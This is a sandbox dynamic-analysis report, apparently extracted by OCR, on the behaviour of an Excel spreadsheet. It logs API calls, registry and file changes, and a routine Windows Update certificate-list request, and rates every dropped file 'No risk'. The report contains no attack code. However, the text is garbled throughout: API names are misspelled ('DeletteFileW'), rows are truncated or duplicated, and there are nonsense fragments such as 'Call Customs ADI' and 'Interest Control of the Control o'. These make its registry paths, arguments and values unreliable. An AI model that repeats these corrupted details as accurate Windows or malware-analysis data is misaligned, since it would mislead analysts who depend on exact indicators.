Call System API Call System API Call Network API Call Network API Call Network API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: DnsQueryEx Args: ( cltdl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: (23, 2, 0) Return: ee8  API Name: socket Args: (2, 1, 6) Return: ee8  API Name: bind Args: (ee8, 0.0.0.049425, 128) Return: 0  API Name: ConnectEx Args: (ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0  API Name: send Args: (ee8, GET /msdownload/update/x3/static/trustedr/en/disallowedcertstl.cab/218eca35fe247abe1 HTTP/1.1\nnConnection: Keep-Aliveln'n Accept: "\"\ninfi-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\nlf-None-Match: "08f5ab0361ad71:0"\nnUser-Agent: Microsoft-CryptoAPI/10.0\nnHost: cttd I.windowsupdate.com\ninfi\ninfi.n, 1, 287 ) Return: 0  API Name: WinHttpCloseHandle Args: (13ce50a0 ) Return: 1  API Name: WinHttpCloseHandle Args: (13ce8b18 ) Return: 1  API Name: WinHttpCloseHandle Args: (ed6f620 ) Return: 1	2428 2428 2428 2428 2428 2428 2428 2428
Call System API Call System API Call Network API Call Network API Call Network API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: DnsQueryEx Args: ( cltdl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: (23, 2, 0) Return: ee8  API Name: socket Args: (2, 1, 6) Return: ee8  API Name: bind Args: (ee8, 0.0.0.049425, 128) Return: 0  API Name: bind Args: (ee8, 0.0.0.049425, 128) Return: 0  API Name: connectEx Args: (ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0  API Name: send Args: (ee8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab/218eca35fe247abe1 HTTP/1.1\nnConnection: Keep-Alivel\nn Accept: "\"\ninfi-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\ninfi-None-Match: "08f5ab0361ad71:0"\nnUser-Agent: Microsoft-CryptoAPI/10.0\ninfi-nbct: ctld l.windowsupdate.com\ninfi-Nnn, 1, 287 ) Return: 0  API Name: WinHttpCloseHandle Args: (13ce8b18 ) Return: 1  API Name: WinHttpCloseHandle Args: (ed6f620 ) Return: 1  API Name: WinHttpCloseHandle Args: (ec6f270 ) Return: 1	2428 2428 2428 2428 2428 2428 2428 2428
Call System API Call System API Call Network API Call Network API Call Network API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: DnsQueryEx Args: ( clldl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: (23, 2, 0) Return: ee8  API Name: socket Args: (2, 1, 6) Return: ee8  API Name: bind Args: (ee8, 0.0.0.49425, 128) Return: 0  API Name: bind Args: (ee8, 0.0.0.49425, 128) Return: 0  API Name: ConnectEx Args: (ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0  API Name: send Args: (ee8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?18eca35fe247abe1 HTTP/1.1\n\nConnection: Keep-Alive\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n	2428 2428 2428 2428 2428 2428 2428 2428
Call System API Call System API Call Network API Call Network API Call Network API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: DnsQueryEx Args: ( cltdl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: (23, 2, 0) Return: ee8  API Name: socket Args: (2, 1, 6) Return: ee8  API Name: bind Args: (ee8, 0.0.0.049425, 128) Return: 0  API Name: bind Args: (ee8, 0.0.0.049425, 128) Return: 0  API Name: connectEx Args: (ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0  API Name: send Args: (ee8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab/218eca35fe247abe1 HTTP/1.1\nnConnection: Keep-Alivel\nn Accept: "\"\ninfi-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\ninfi-None-Match: "08f5ab0361ad71:0"\nnUser-Agent: Microsoft-CryptoAPI/10.0\ninfi-nbct: ctld l.windowsupdate.com\ninfi-Nnn, 1, 287 ) Return: 0  API Name: WinHttpCloseHandle Args: (13ce8b18 ) Return: 1  API Name: WinHttpCloseHandle Args: (ed6f620 ) Return: 1  API Name: WinHttpCloseHandle Args: (ec6f270 ) Return: 1	2428 2428 2428 2428 2428 2428 2428 2428

Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\\52C64B7E\LanguageList Value: en-US\0en\0	2428
Call System API	API Name: GetVersionExA Args: ( 1479ef8c ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( 1479eec8 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( 1479f158 ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%iMicrosoft\Schemas\MS Excel_restart.xml ) Return: 0	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E\1D6B9E Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428
Call Filesystem API	API Name: MoveFileWithProgressW Args: ( %APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\Excel\5.xib, 0, 0, 0 ) Return: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft(Office\16.0\Common\Toolbars\Settings\Microsoft Excel Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\MsoTbCust Value: 8	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\Pos Value: 153,153,768,525	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*\} (*\) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d 48078	2428
Call Filesystem API	API Name: FindNextFileW Args: ( 13d48078, c2e9f0 ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\\BBBB234A-3845-4056-A782-F3D470BAB91F) (0) - 2496 - excel.exe - OTeleM ediumCost.dat ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\\BBBB234A-3845-4056-A782-F3D470BAB91F) (1) - 2496 - excel.exe - OTeleM ediumCost.dat ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTeleM ediumCost.dat ) Return: 1	2428
Call Filesystem API	API Name: DeletteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\) (1) - 2584 - excel.exe - OTeleM ediumCost.dat ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%Microsoft\Office\OTele\(^*\) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48338	2428
Call Filesystem API	API Name: DeletteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (0) - 2496 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: DeletteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A\} (1) - 2584 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*\}(*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d 48078	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*\} (*\) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d 48338	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%Microsoft\Office\OTele\(^*\) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48438	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*\} (*\) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d 48238	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%iMicrosoft\Office\OTele\(^*\) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48378	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %TEMP%\{661ABC42-8195-43B7-8E24-C69084959FE9} - OProcSessId.dat ) Return: 1	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\dn& Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2428

# ▼ Screenshot



File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1324	968C4ED1FBF9AED8A01FF1206462D6F286 617E12
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
475E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (1) - 2428 - excel.ex e - OTele.dat	No risk	-	-	-	443	A657DAC55443EF26400330EB16DF5AF87E 20B20D
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (0) - 2428 - excel.ex e - OTeleMediumCost.dat	No risk	-	-	-	837	1231288A3E3D4210D0625EF4D6DB1A1E37 DAD867
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (1) - 2428 - excel.ex e - OTeleMediumCost.dat	No risk	-	-	-	519	15C120A616933E5DFD6576A0AD905664620 B5BF3
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (0) - 2428 - excel.ex e - OTele.dat	No risk	-	-	-	279	A69A7B853507BC61784BFCFD6D13EA8B36 F5A940
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	EAEDEF5DCCFC25D8A0306F5076C1E7EEA D4BF740
CVRE29F.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

## ▼ Analysis

Event Type	Details	Parent PID	PID
Call System API	API Name: GetVersionExA Args: ( 114f740 ) Return: 1		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Startup\tems\!(Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		3028
Call System API	API Name: GetVersionExA Args: ( 114f40c ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114f528 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: (114d774) Return: 1		3028
Call System API	API Name: GetVersionExA Args: (114d284) Return: 1		3028
Call System API	API Name: GetVersionExA Args: (114d700 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 70699cf0 ) Return: 1		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\\*, 0, 114c7bc, 0, 0, 0 ) Return: 12952d0		3028
Call Filesystem API	API Name: FindNextFileW Args: ( 12952d0, 114c7bc ) Return: 1		3028
Vrite Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\MTTT Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		3028
Call System API	API Name: GetVersionExA Args: (114d804) Return: 1		3028
Call System API	API Name: GetVersionExA Args: (114d7c4) Return: 1		3028
Call System API	API Name: GetDriveTypeW Args: ( C\\ ) Return: 3		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%MicrosoftlExcellXLSTART\**, 0, 3011c27c, 0, 0, 0 ) Return: 1295490		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\!(Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\StartupItems\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\ Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C\\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C\( \) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C.\) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: (\"\"\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#00000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000000100000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM		3028
Call System API	API Name: GetDriveTypeW Args: ( E:\) Return: 2		3028
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		3028
Call System API	API Name: GetDriveTypeW Args: ( C\\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( D\) Return: 5		3028
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		3028
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		3028
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: (1142570) Return: 1		3028
Call System API	API Name: GetDriveTypeA Args: ( C:\) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C\) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C.\) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C.\) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3		3028
out oystent AFT	API Name: GetDriveTypeW Args. ( C.\) Return: 3		3020

Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\ Value: None	3028
Add Registry Key	$Key: HKEY\_CURRENT\_USER ISOFTWARE IMicrosoft IOf flice 114.0 \\ IExcel Resiliency IDocument Recovery 11C5C9F \\ Value: None Interest Control of the Control o$	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\(\)) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Write Registry Key	Key: HKEY CURRENT USERISOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F\1C5C9F Value: None	3028
Write Registry Key	Key: HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00000019111000000000000000000000000000	3028
who registry rey	CUsage EXCELFiles Value: 55860005	3020
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028
	C\Usage\ProductFiles Value: 55860037	
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\(\)) Return: 3	3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None	3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\Sys\WOW64\propsys.dll ) Return: 1	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\ Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\ Value: None	3028
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoff\Office\Recent\NONAMEFL.xlsx.LNK ) Return: 0	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\1C5DD8\1C5DD8 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19	3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 2 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%) ) Return: 3	3028
		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 3 Value: None	
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 4 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 5 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3	3028
Call Customs ADI	ADI Name Colinia Tura Ni Assay (MI IOCDDDOCII TOMA and also Notation Co	2000
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\microsoft\Office\14.0\Exce\Place MRU\\tem 6 Value: None	3028
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 7 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 8 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 9 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 10 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 11 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 12 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 13 Value: None	3028
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 6eaa8b90, -1, adf3754, adf3750, 0 ) Return: 0	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 14 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	3028
,		3028
Delete Registry Key	Key: HKEY CURRENT USER/SOFTWARE/Microsoft/Office/14 (NExcel/Place MRI NItem 15 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 15 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRI\ltem 16 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None	3028
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None	3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None	3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None	3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None	3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None	3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None	3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None	3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None	